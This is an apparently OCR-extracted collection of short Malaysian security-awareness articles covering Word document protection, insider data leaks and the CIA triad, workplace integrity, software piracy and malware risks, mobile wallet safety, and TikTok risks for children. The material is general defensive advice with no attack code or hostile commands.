The restrict editing function is to create unrestricted parts available for anyone and grant permission to specific individuals to enable them to make changes to the document.


To use this function:
File >Info > Protect Document > Restrict Editing



4. Add a digital signature

A digital signature is an electronic, encrypted stamp of authentication method to confirm the document has not been altered and that it originated from the signer.


To use this function:
File >Info > Protect Document > Add a Digital Signature





4. Mark as final

The purpose of this function is to prevent other people from changing a document. Use this function command before sharing the file with others. By enabling this function a document will become read-only, and any changes made to the document will disable the mark.

To use this function:
File >Info > Protect Document > Mark as Final







References

1. *https://sea.pcmag.com/gallery/28177/how-to-protect-your-microsoft-word-documents*

2. *https://support.office.com/en-us/article/allow-changes-to-parts-of-a-protected-document-187ed01c-8795-43e1-9fd0-c9fca419dadf*

3. *https://support.office.com/en-us/article/add-or-remove-a-digital-signature-in-office-files-70d26dc9-be10-46f1-8efa-719c8b3f1a2d*

4. *https://www.lifewire.com/how-to-insert-signature-in-word-4173875*

5. *https://support.office.com/en-us/article/help-prevent-changes-to-a-final-version-of-a-file-b1af610f-f172-42c9-85fc-a178a503cc81*

6. *https://smallbusiness.chron.com/mark-document-final-microsoft-word-77098.html*

Information Security: Integrity And Confidentiality Of Information

By | Ernieza Binti Ismai

Background

Today, in this virtually borderless world it is hard to keep track of who gets to view and have rights to access our information. Protecting confidential information is definitely crucial but it becomes progressively tougher. Failure to properly secure and protect confidential business information can lead to loss of business or clients. If any confidential information falls into the wrong hands, it can be misused for various illegal purposes, which in the end can result in costly lawsuits for the company or organisation.

Many companies and countries have laws and policies on protecting the confidentiality of certain types of information, including security measures for every type of information and data. If an employee is in a position with rights and access to a series and type of data at work, their career relies on their ability to keep the information and data confidential. Failure to do so can incur major loss of trust and integrity for current and future potential clients.

New 'threat' in information security: Employee integrity and careless behaviour

Data leaks can take place through various means. Staff may intentionally leak data or unintentionally through careless behaviour.

Employee integrity is key in protecting confidential information. The moral and virtue of the employee responsible for keeping and handling confidential information are paramount in avoiding leakage of information.

IT leaders and employees have slightly different views regarding the tendency of insider breaches. According to an Insider Data Breach survey by Egress (2019), insider data breach cases or incidents are known to be a frequent and ruinous occurrence. For 95% of IT leaders nowadays, employees are either unaware or unwilling to admit their actions.




Figure 1

Figure 2

Key research findings by Egress (2019):

- 79% of IT leaders believe that employees have put company data at risk accidentally in the last 12 months; 61% believe they have done so maliciously.
- 30% of IT leaders believe that data is being leaked to harm the organization. 28% believe that employees leak data for financial gain.
- 92% of employees say they haven't accidentally broken company data sharing policy in the last 12 months; 91% say they haven't done so intentionally.
- 60% of IT leaders believe that they will suffer an accidental insider breach in the next 12 months; 46% believe they will suffer a malicious insider breach.
- 23% of employees who intentionally shared company data took it with them to a new job.
- 29% of employees believe they have ownership of the data they have worked on.
- 55% of employees that intentionally shared data against company rules said their

organization didn't provide them with the tools needed to share sensitive information securely.

Effects of information and data leakage

According to the recent EU data protection changes, a leak of personal data can result in a costly penalty for an organization. Thus, employees who are willing to 'sell' confidential information to irresponsible hands just for financial gain are not only affecting themselves but also making huge impact on the company for which they are working.

Hence, it is crucial for employers to be aware of their employees' activities in the workplace and to provide employees with knowledge regarding integrity at the workplace to ensure the company or organisation's safety.

When can confidentiality be broken?

In a small number of cases breaching confidentiality might be acceptable:




Diagram 1 – Situations in which confidentiality may need to be broken

How to protect confidential information in the workplace

There are a few approaches to protect confidential information from being leaked:




Diagram 2 - Approaches to protect confidential information in the workplace

The CIA Triad as information security policies

It is undeniable that integrity and confidentiality are key in curbing information leakage issues among employees. Both confidentiality and integrity are significant in the security information field, and this is evident as they are two of the three elements in the venerable CIA Triad model.

The CIA Triad is a well-known model for developing security policies used to identify problem areas along with necessary solutions in the field of information security. The CIA Triad refers to Confidentiality, Integrity and Availability of information. Many security measures were taken into account and combined to design and form the CIA Triad.

These three components may be implied differently in different fields. The components for applications connected to external systems contrast those for applications without such interconnection. Thus, specific requirements and controls for information security can vary from one case to another.

In any case, it is crucial for computer and technology users, especially employees handling confidential information, to abide by the CIA Triad during any confidential information and data handling.




Diagram 3 - CIA Triad

How to mitigate confidential information and data leaks

Not much can be done once confidential information is leaked. However, after filing complaints, informing authorities about the breach or leakage and waiting for the law to handle the matter, it is more important for the company or organisation to quickly figure out solutions and react to address the situation accordingly.

If an employee is known to have purposely leaked any type of confidential information or data, formal and strict disciplinary policy procedures must be implied. Depending on the case, intentionally leaking data and confidential information may be considered serious misconduct by an employer.

Thus, a reasonable investigation into the allegations needs to be conducted, with consideration as to whether suspending the employee is necessary to prevent further data leaks, or if other measures to temporarily restrict access can be introduced (Brown, A., 2018).

Once a formal disciplinary hearing has been conducted, a reasonable disciplinary penalty can be given. This will help prevent the particular employee from leaking data in the future and also deter other employees from acting similarly.

In some unfortunate cases, however, employees might unintentionally leak confidential information. In such circumstances, firing or penalizing the employee could result in a great loss of good talent for the organisation and even create a drawback effect on the respective employee's morale.

Alternatively, employers should try to develop awareness across the organization about the risks of information and data leakage. Employers or outreach departments need to try new approaches to get people excited about cybersecurity and proper information storage, so they will be more interested in playing an active role in protecting the organization's confidentiality.

Conclusion

It is crucial for companies and organisations to offer effective training for employees in the beginning to ensure they know the importance of keeping information and data confidential. It is better to prevent issues rather than have to solve and fix the problem after it occurs.

In order to reduce the risk of employees leaking confidential data, all members of staff should receive training on handling confidential information and must know the company's policy regarding information handling, storage and security measures. Training should also include other crucial areas, such as careless behaviour and integrity, e-mail usage, data protection obligations and confidentiality outside of the workplace.

Monitoring employees' work e-mail accounts and Internet usage for instance can greatly help detect suspicious activities possibly relating to information leakage. However, employees must be informed beforehand on how their activities in the workplace will be monitored so no privacy rights are breached. This way, employees should be more cautious and afraid to facilitate any unnecessary confidential information leakage.

Employers and higher authorities need to always keep an eye on the activities of their employees to ensure no information leakage occurs in the company or organisation.

References

1. *Brown, A. (2018, September 27). Are Your Employees Leaking Confidential Information? Retrieved October 7, 2019, from https://www.insightsforprofessionals.com/hr/employment-law/are-employees-leaking-confidential-information.*
2. *Bourgeois, D., & Bourgeois, D. T. (2014, February 28). Chapter 6: Information Systems Security. Retrieved October 7, 2019, from https://bus206.pressbooks.com/chapter/chapter-6-information-systems-security/.*
3. *The Importance of Confidentiality in the Workplace. (2010, October 15). Retrieved October 7, 2019, from https://www.halpernadvisors.com/why-is-confidentiality-important/.*
4. *Computers at Risk: Safe Computing in the Information Age. (n.d.). Retrieved October 7, 2019, from https://www.nap.edu/read/1581/chapter/4.*
5. *Gemalto. (n.d.). Data Breach Statistics by Year, Industry, More. Retrieved October 7, 2019, from https://breachlevelindex.com/.*
6. *Abou-Assaleh, T. (2019, September 3). Leakage of Information - Employees and Data Leaks. Retrieved October 8, 2019, from https://www.titanfile.com/blog/case-of-confidential-information-leak/*
7. *Insider Data Breach survey 2019 NA. (2019, March 25). Retrieved October 11, 2019, from https://www.egress.com/en-US/news/insider-data-breach-survey-2019-na*
8. *Help Net Security March 27. (2019, March 27). 61% of CIOs believe employees leak data maliciously. Retrieved October 10, 2019, from https://www.helpnetsecurity.com/2019/03/27/employees-leak-data-maliciously/*
9. *Saltis, S. (2019, July 15). GDPR Fines: Everything You Need To Know. Retrieved October 22, 2019, from https://www.coredna.com/blogs/gdpr-fines.*

Integrity In The Workplace

Alifa Ilyana Chong Binti Abdullah, Nur Haslaily Binti Mohd Nasir

What is Integrity?

The term "integrity" is derived from the Latin integer, meaning entire or untouched and implies moral "incorruptibility to a degree that one is capable of being false to a trust, responsibility, or pledge." [1]

The Oxford Learner's Dictionaries define integrity as "the quality of being honest and have strong moral principles," while *Kamus Dewan, Edisi 2000* defines integrity as *"Kejujuran dan ketelusan, kesempurnaan keutuhan."*

What is Integrity in The Workplace?

I*n the fallout from the scandal surrounding Salt Lake City's winning bid for the 2002 Winter Olympics, businessman David E. Simmons pleaded guilty in a criminal case. Simmons, the former chairman of Keystone Communications, admitted in federal court that he was responsible for a 1992 tax return that falsely deducted the salary of "employee" John Kim, son of Kim Un Yong, the influential International Olympic Committee delegate from South Korea."* – Internal Auditor, December 1999 Volume LVI:VI

David E. Simmons' personal values and ethics clearly influenced his decisions in the office – in the same way that all of us carry our own set of values and beliefs to work. So, what is integrity in the workplace?

The Michael Page team stipulates "Integrity in the workplace comes in many forms, but above all refers to having upstanding character traits and work ethics including sound judgement, honesty, dependability, and loyalty." [2]

Ron Ashkenas, co-author of the Harvard Business Review Leader's Handbook and a Partner Emeritus at Schaffer Consulting states "Integrity should be the basic building block for doing business: nobody wants to get involved with a company that lies, cheats, and tricks its customers; nor do people want to work for a company (or a manager) that is dishonest and disingenuous with employees." [3]

Dennis Blank, in the Internal Auditor magazine cover story "A Matter of Ethics" mentions that "In organisations where honesty and integrity rule, it is easy for employees to resist the many temptations today's business world offers." [4]

What does workplace integrity look like in practice? Workplace integrity in practice could come in many forms that include but are not limited to the following examples:

1. Maria, a project manager, missed the deadline to complete an important project because two of her team members did not deliver their tasks on time. Instead of blaming her team members, Maria owned up to the responsibility for the missed deadline and subsequently provided coaching and guidance to the team members concerned. She also strengthened time management and made
2. James is a disciplined person. He is very focused on his tasks and responsibilities during office hours. He does not waste time on unproductive activities such as socializing with colleagues, surfing the Internet, making telephone calls or texting his friends for personal purposes.
3. Jeff is senior vice president of a company. He is entitled to a company car and a personal driver for business purposes. Jeff clearly understands and upholds the company's policy on the company car and therefore never uses it for personal purposes.
4. Susan always complies with the official working hours imposed by her employer, which are from 8:30a.m. until 5:30p.m. Every day she clocks in before 8:30a.m. and clocks out after 5:30p.m. She also makes all

1 See, for example, "integrity" in Merriam-Webster's Collegiate Dictionary

2 https://www.michaelpage.com.au/.../productivity-and-performance/what-integrity-workplace

3 See article "Why Integrity Is Never Easy" by Ron Ashkenas. Harvard Business Review 8 February 2011 (https://hbr.org/2011/02/why-integrity-is-never-easy.html)

4 Cover story "A Matter of Ethics" by Dennis Blank – Internal Auditor, February 2003 Volume LX:I

effort to observe the one-hour lunch break every day.

Other forms of integrity in the workplace are:

1. Show up on time, every time. For example, be punctual for appointments/meetings. If a delay is certain and imminent, inform the organiser or another party ahead of time that you will be late.
2. Exhibit responsible behaviour. For example use company assets or equipment responsibly in accordance with the company's acceptable asset use policy.
3. Lead by example. Keep all promises/ commitments and instil these values amongst subordinates so they will follow suit.
4. Be honest. When people take responsibility for their actions, you know they are honest. "Being honest may not get you a lot of friends but will always get you the right ones." – John Lennon
5. Do not talk badly about, gossip or spread rumours about others on social networks. "Strong minds discuss ideas, average minds discuss events, weak minds discuss people." – Socrates
6. Do not betray a friend's trust even if that means the person will get in trouble. "Whoever is careless with the truth in small matters cannot be trusted with important matters." – Albert Einstein
7. Be consistent. Be yourself and practice good adherence to strong moral and ethical principles in a consistent way. "Without consistency there is no moral strength." – John Owen

What are the main benefits of integrity in the workplace?

Integrity in the workplace is very important because it is one of the essential elements of a positive workplace culture. Integrity acts as a catalyst in promoting good rapport, trust and effective interpersonal relationships among employees. On the contrary, irresponsible or unethical behaviour usually makes the work environment uncomfortable, counterproductive, and lacking in trust and harmony.

In addition, employees with integrity will always take ethical approaches in making win-win decisions and safeguard the interest of the customers and the company. A company trusted by the customers enjoys good reputation and this will certainly help recurring business, business growth and winning market shares, hence increasing revenue and overall profit.

How to encourage integrity in the workplace

Here are some tips for organisations to inspire employees to embrace integrity:

1. Clearly outline the meaning of integrity in your workplace. Let your employees know exactly the organisation's expectations on integrity.
2. Always encourage open and honest communication with employees. Allow them to freely discuss and provide feedback relevant to integrity issues that need to be addressed.
3. Organize an integrity awareness program regularly. Invite professional a body/agency such as the Malaysian Institute of Integrity (INTEGRITI) or Malaysian Anti-Corruption Commission (MACC) to give a talk on the topic of integrity in order to educate employees about integrity.
4. Conduct integrity quizzes to measure and increase employees' understanding levels in relation to integrity.
5. Take necessary action when employees violate the organization's integrity policy. Conversely, reward those who consistently comply and show high levels of integrity.
6. Set a good example. Top management sets the tone and therefore ought to demonstrate integrity in daily work activities. Subordinates will see you as a role model/idol and will typically become followers or simply follow suit.

Conclusion

Nowadays, the Internet and social networks are a must-have for most people at home, in the workplace and almost everywhere we can think

of. This 21st century phenomenon brings along many good as well as many bad or dangerous things, in particular when Internet and social network users lack integrity – they are the irresponsible, inconsiderate or even rogue Internet users, aka social media monsters, cyberbullies or keyboard knights.

Statistics show that total number of employed people in Malaysia in 2016 was approximately 14 million [1]. The total Internet users in Malaysia in 2016 were approximately 21.1 million[2] , while the number of social network users was approximately 22.7 million[3] . This simply means that approximately 61.6% of employed Malaysians are social network users.

If all these employed Malaysians practice integrity in the workplace and then apply the relevant integrity values on the Internet and social networks, Malaysia will be a better, safer and more harmonious place to work and live in. With this in mind, as responsible citizens of Malaysia we must embrace and practice integrity as a way of life because integrity matters no matter where we are -- inside or outside the workplace.

References

1. Integrity Definition. Retrieved from https://en.wikipedia.org/wiki/Integrity

2. The Importance of Integrity in the Workplace. Retrieved from https://www.linkedin.com/pulse/importance-integrity-workplace-kathy-miles

3. 16WaystoDemonstrateIntegrity.Retrieved from http://www.insightsfromanalytics.com/blog/bid/332218/16-Ways-to-Demonstrate-Integrity

4. 10 Traits of Someone with True Integrity. Retrieved from https://www.powerofpositivity.com/integrity-traits/

5. Examples of Integrity. Retrieved from https://examples.yourdictionary.com/examples-of-integrity.html

1 https://www.statista.com/statistics/621259/employment-in-malaysia/

2 https://www.internetlivestats.com/internet-users/malaysia/

3 https://www.statista.com/statistics/489233/number-of-social-network-users-in-malaysia/

Software Piracy And Security

By | Nur Shazwani bt Mohd Zakaria

Software piracy is the act of stealing software that is legally protected. This stealing includes copying, distributing, modifying or selling the software. The Global Software Piracy Report 2016 commissioned by the Business Software Alliance estimated that 39% of software is pirated and this leads to estimated losses for firms of more than USD 52 billion.

Among ASEAN countries Malaysia ranks fifth with a software piracy rate 53% that costs the economy around USD 456 million. With the growth of the Internet, piracy is becoming even more prevalent as digital software allows intellectual property to be copied with ease and distributed globally with seeming impunity. However, copying intellectual property is not limited to software. In fact, the piracy of music and movies is of significant concern to the entertainment industry. According to Irdeto, a digital platform security company, Malaysia recorded the second largest share of content piracy in Southeast Asia at 17% in 2016. Another study found that the number of visits to websites carrying pirated content is twice the number of visits to websites with legitimate content.

Minister of Communications and Multimedia YB Gobind Singh Deo said at the Kuala Lumpur Digital Content Anti-Piracy Summit on 14 February 2019: "In 2018, Malaysian Internet users downloaded a whopping 84 million content files comprising movies and TV shows from BitTorrent. According to that, the entertainment and media industry contribute billions of ringgit in terms of revenue to the Malaysian economy."

Piracy Is Theft

Copying software or digital content without the content creator's permission is stealing. It is no different than buying the same program from a computer store. It doesn't matter whether you copied copyrighted material from a friend, illegally downloaded it from the Internet or purchased from a person who was selling illegally made copies; it is all theft.

People who copy digital content without permission are digital pirates and digital pirating includes:

- Copying digital content, a friend has bought, e.g. music, pictures, videos, movies, games, books or software.
- Copying digital content from peer-to-peer networks or file sharing servers.
- Buying content from a source that stole the content and made copies to sell, like counterfeit versions of games, movies, music, books or software, means buying stolen goods.

Why Is Software Piracy A Risk?

The National University of Singapore (NUS) study "Cybersecurity Risks from Non-Genuine Software" found that cybercriminals are compromising computers by embedding malware in pirated software and the online channels that offer them. This study was commissioned by Microsoft. Software piracy is a widespread global problem, whereby cybercriminals are exploiting non-genuine software to spread malware and users are exposing themselves to multiple security risks. From the study, 100% of the tested websites offering pirated software downloads expose users to security risks, while over 90% of new computers with non-genuine software were found to be infected with malware.

Mr. Keshav Dhakad, Assistant General Counsel & Regional Director, Digital Crimes Unit (DCU), Microsoft Asia said, "Hackers and organized cybercriminals today are adept at exploiting information technology vulnerabilities and human errors to compromise computers for malicious and financial gains at the expense of organizations and individuals. Cybercrime is predicted to cost the global economy an estimated US$6 trillion by 2021."

Types Of Malware And How It Infects Computers

Among the various malware, Trojans are the most common of high-risk cyber threats encountered, with a total of 79 unique Trojan malware strains. Of the malware found, 51% is embedded in downloaded pirated software. Trojans usually depend on social engineering to

trick or mislead users into executing and bundling them with pirated software, making it easier for cybercriminals to compromise PCs. Once this malware is active in the infected computer, it will install a backdoor for hackers to access and command the device. It may allow cybercriminals to steal confidential information, modify firewall settings and delete or encrypt data.

Worms, viruses and droppers are other malware created to steal information and control host computers. These malicious programs can replicate without human touch and have the capability to spread more rapidly.

How To Protect Yourself From Software Piracy And Malware

1. **Buy computers and laptops from reputable vendors.** Please make sure to buy products from trusted vendors. Get their contact information and keep the receipts. This information will help build your case if the product is pirated and further action is needed.

2. **Always insist on genuine software.** Be suspicious of software products that do not include proof of being genuine, such as original disks, manuals, licensing, services, policies and warranties. Check the seller's rating or feedback comments if buying on an auction site. Some of the most frequently sold titles on auction sites include products by Adobe, Autodesk, Corel, Intuit, McAfee, Microsoft and Symantec.

3. **Keep current software with the latest product updates and security patches.** Make sure to always update current software with the latest version and do not skip messages from genuine product vendors to update or patch.

4. **Protected yourself with a reputable and updated anti-malware solution.** Install any trusted anti-malware or anti-virus to strengthen your security posture. The anti-malware should be updated every day to ensure up-to-date protection against cyber threats.

5. **Do not use old operating systems that have reached their end of life**. Usually old operating systems have many vulnerabilities and can be infected easily by the latest malware on the Internet. Using the most current operating systems is a must because they are developed with modern and secure versions.

6. **Ask the experts.** Contact the Malaysian Communications and Multimedia Commission (MCMC) and Ministry of Domestic Trade, Co-operatives and Consumerism (KPDNKK) for more details.

How To Stop Software Piracy

1. **Better enforcement of the law.** In Malaysia, there are legal actions under Section 41 of the Copyright Act 1987, Sections 232(b) and 239 of the Communications and Multimedia Act 1998. More recently, additional methods have been pursued. In June 2016, website blocking was implemented in Malaysia, whereby websites that commit various crimes including publishing content that could jeopardise public order will be blocked.

2. **Education on Intellectual Property Rights and Digital Piracy.** Awareness of digital piracy is still low in Malaysia and needs further action. The government needs to highlight to the public that piracy is a crime and illegal. Campaigns should be carried out that highlight the role of organised crime in pirate activities, exposure to malware and inappropriate material, and the danger to advertisers of negative brand association with pirate sites.

3. **Adapting business strategies.** For instance, Microsoft changed their business strategy to selling one of their products, Microsoft Office, through annual subscriptions instead of selling it altogether. Moreover, some electronic gaming companies have changed and adapted their business strategies to consumer demand for online multiplayer games. They require users to maintain accounts that log their download activity and to register their products, thus reducing the feasibility of pirating games.

Conclusion

Software piracy is a serious 21st century problem. The government plays a big role in preventing this issue from worsening, and not only for software itself but for digital piracy in general. The government should support the industry to develop, deploy and adopt the most effective and best technology to counter piracy.

Secure Your Mobile Wallet's Fuel Retail App

By | Azatulsheera Mohd Azman,Atikah Baharudin,Niroshini Madi Palan,Nor Fatihah Mohd Zabidi, Nurul Syahirah Aspawi

Introduction

The mobile wallet is continuously growing in popularity as seen by the increased deployment, mobile penetration and financial inclusion. It is undeniably more convenient, faster and more economical [1]. In Malaysia, Setel was the first mobile wallet app for fuel payment. It is "bringing greater convenience, accessibility and features to road users" and is now available at all Petronas stations in Klang Valley [2].

Mobile Wallet Application User Threats

New technologies often have glitches or other vulnerabilities that may put your information at risk. If you are using your smartphone to pay, check your smartphone and bank statement every month to ensure there are no surprises.

Major Mobile Payment Security Threats And How To Avoid Them [3]

i. Losing your smartphone. It's like losing your credit card

Today, smartphones are like credit cards. They contain all crucial details like contact data, name, private collection of photographs, social media networks and whatnot. They also provide extensive access to bank accounts, debit cards and credit cards through various payment apps, mobile wallets, online banking apps and much more. But what if you misplace your smartphone in a store, restaurant or any other crowded place? All your personal details are sure to leak. These include all banking and mobile payment details, which can lead to fraud. Make sure to activate two-factor authentication along with the "Find My Phone" feature, which allows you to locate your smartphone easily in case you lose it or it gets stolen [3].

ii. Cyber thieves who spoof your mobile wallet through public Wi-Fi Networks

Now, when you access public Wi-Fi networks to use a mobile wallet payment system to pay for something, there is a high risk of hackers spoofing your mobile wallet's registration system to make you re-enter your card details. If you're going to use your smartphone for making payments, better perform the transactions at home using your own private Wi-Fi network. In addition, avoid using public Wi-Fi networks as much as possible to prevent cybercriminals from sniffing sensitive information from your mobile wallet transactions. In case you don't have mobile data available and need to make a payment via a public Wi-Fi connection, make sure to use a VPN on your smartphone. A VPN can help protect from hackers trying to steal personal information stored on your smartphone [3].

iii. Malware on the smartphone

Malware infection basically occurs when a user clicks on an unknown, sketchy ad or opens a link sent by malicious cybercriminals. Though smartphones have better security than computers, mobile malware is also becoming a growing, serious threat. Avoid clicking on unknown or suspicious links that you see or receive in either e-mail or text. Also, consider purchasing a smartphone anti-virus app as an extra safeguard [3].

Conclusion

The mobile wallet has become a crucial application as per demand. It eases the process of transacting and indirectly speeds up the fuelling process by not having to queue at the petrol station counter. Despite the mobile wallet functions, we need to consider the security

aspect of the application: how transactions are done and how secure our information is being kept.

Mobile Payment Security Concerns [4]

- Unsecure Public WiFi
- Stolen Devices
- Be cautious about what you download and which sites you visit to help prevent risk.

References

1. https://www.researchgate.net/publication/321797449_mobile_wallet_payments_recent_potential_threats_and_vulnerabilities_with_its_possible_security_measures

2. https://www.malaysianwireless.com/2019/06/setel-petronas-fuel-mobile-payment/?gclid=EAIaIQobChMI5t_alrPF5QIVgTgrCh0zoQpdEAAYASAAEgJbrvD_BwE

3. https://www.creditcards.com/credit-card-news/mobile-payment-security-risks.php

4. https://d5creation.com/security-concerns-mobile-payments/

TikTok & Security Risks

By | Nur Fazila Selamat, Nurul 'Ain Zakariah, Zaihasrul Ariffin, Mohd Nor A'kashah Mohd Kamal, Thurgeaswary

Abstract – Quite a number of social media apps are recently coming in-trend, especially among the younger generations. One of the most popular apps is TikTok. This article explains what TikTok is and the risks faced when using the app. Upon downloading TikTok, users are provided several safety guidelines to defend and protect themselves, especially children from predators.

What Is Tiktok?

TikTok is a social media app made by the creator of Musical.ly [3]. TikTok is best known as Douyin in China. It is a lip syncing app through which users can create 60-second short lip sync and funny sketch videos. The app allows users to share their videos worldwide and build user communities. It additionally offers some great special effects that users can apply to make their videos funnier and more unique.

Similar Social Media Apps

DUBSMASH

Dubsmash is the first app to introduce lip syncing to videos. In the earlier stages, users could only lip sync to movie and TV show dialogues. But with added features, users can now add music, quotes and sounds to their videos.

Dubsmash has the largest sound library in the world. Users can add stickers and animation effects to their videos to make them more attractive.

VIGO VIDEO

Vigo Video is a short video maker app that allows users to easily make funny short videos of 15 seconds. Users can edit their videos with special effects and animated stickers. The app also provides a real-time camera feature to smoothen skin, even out skin tone and remove blemishes. Users can collaborate with other users to make videos to increase their followers. When users get enough likes, views and comments, they are awarded flames that can be converted to real money.

FUNIMATE

Funimate is an app for making music video clips, lip sync videos and slow motion videos. The app offers over 20 cool video effects to edit videos and also a variety of emojis, stickers and texts. It is also possible to merge, trim, cut and edit videos. On Funimate users can collaborate with their friends to make videos. The app presents daily challenges that let users feature themselves. Completing the daily challenges involves users showcasing their talent, thus increasing their popularity with followers. Funimate also offers the privacy option of sharing videos with friends and family through WhatsApp.

Security Risks

A. **PORNOGRAPHY** - TikTok has been the subject of many disturbing issues, including pornography, bullying, paedophilia and harassment. [3]

B. **DATA LEAKAGE** - TikTok illegally collects children's personal information and exposes their location. [4]

C. **INTRUSION** - Security risks posed by this app involve the potential for attackers to compromise a smartphone's microphone and camera access. [6]

D. **SEXUAL COMMENTS** - Tons of sexual comments have been found under videos posted by children as young as 9. Although the company has deleted the majority of sexual comments reported, the users who posted them are still allowed on the platform.

E. **UNRELIABLE PLATFORM** - When a video or picture is released on the Internet, it is hard to erase the content permanently. The picture or video can be edited, morphed or shared on other websites including the dark web too. [6]

F. **UNRELIABLE ADMINISTRATORS** - Despite receiving complaints, TikTok did not take any action to delete information about underage children. [5] A BBC investigation found that the app failed to suspend the accounts of users sending sexual messages to teenagers and children.

How To Secure Yourself?

A. **GAIN KNOWLEDGE** - Users should be aware of cyberbullying when joining this app. They should know how to handle themselves in such situations and also offer help to those affected.

B. **CHOOSE PRIVACY** - Switching accounts from public to private will protect profiles from predators. Content will only be visible to a select audience.

C. **BE RATIONAL** - Users should be diligent and careful with the content they choose to share with others. The content should not harm others' feelings or offend anyone's beliefs.

D. **DO'S AND DON'TS** - Users should familiarise themselves with the app's community guidelines to understand the do's and don'ts of the app.

E. **PARENTING CONTROL** - Users must be aware of the explicit and mature content of this app and understand that it is not suitable for all audiences. It is best for parents to review the app before letting their children use it. Parents can also manage who can comment and directly message their child on the app.

F. **REPORT** - Report accounts that cause issues.

Conclusion

Children and teenagers are in the age group with the highest tendency to subscribe to the TikTok social media app. Apart from the 'fun' kids seek, the app also unknowingly exposes users to risks that might open opportunities for predators to pounce on. Once trapped with the app, both parents and children must take extra precautions in terms of safety measures.

Remember that we need to be smart online. Parents should at least have knowledge of TikTok or any other social media apps on the market. Apart from limiting gadget usage, parents should always monitor their children's activities and remind them of the consequences of the respective social media app. Do not easily expose your personal details, location, etc. because it might be the easiest way for predators like paedophiles to reach your children.

References

1. Tiktok. (n.d.). Retrieved September 11, 2019, from https://en.wikipedia.org/wiki/TikTok#Artificial_intelligence

2. Top 5 apps like TikTok for sharing videos online (n.d.). Retrieved September 11, 2019 from https://tricksmaze.com/apps-like-tik-tok/

3. TikTok app safety – What parents need to know. (n.d.). Retrieved September 11, 2019 from https://www.internetmatters.org/hub/esafety-news/tik-tok-app-safety-what-parents-need-to-know/

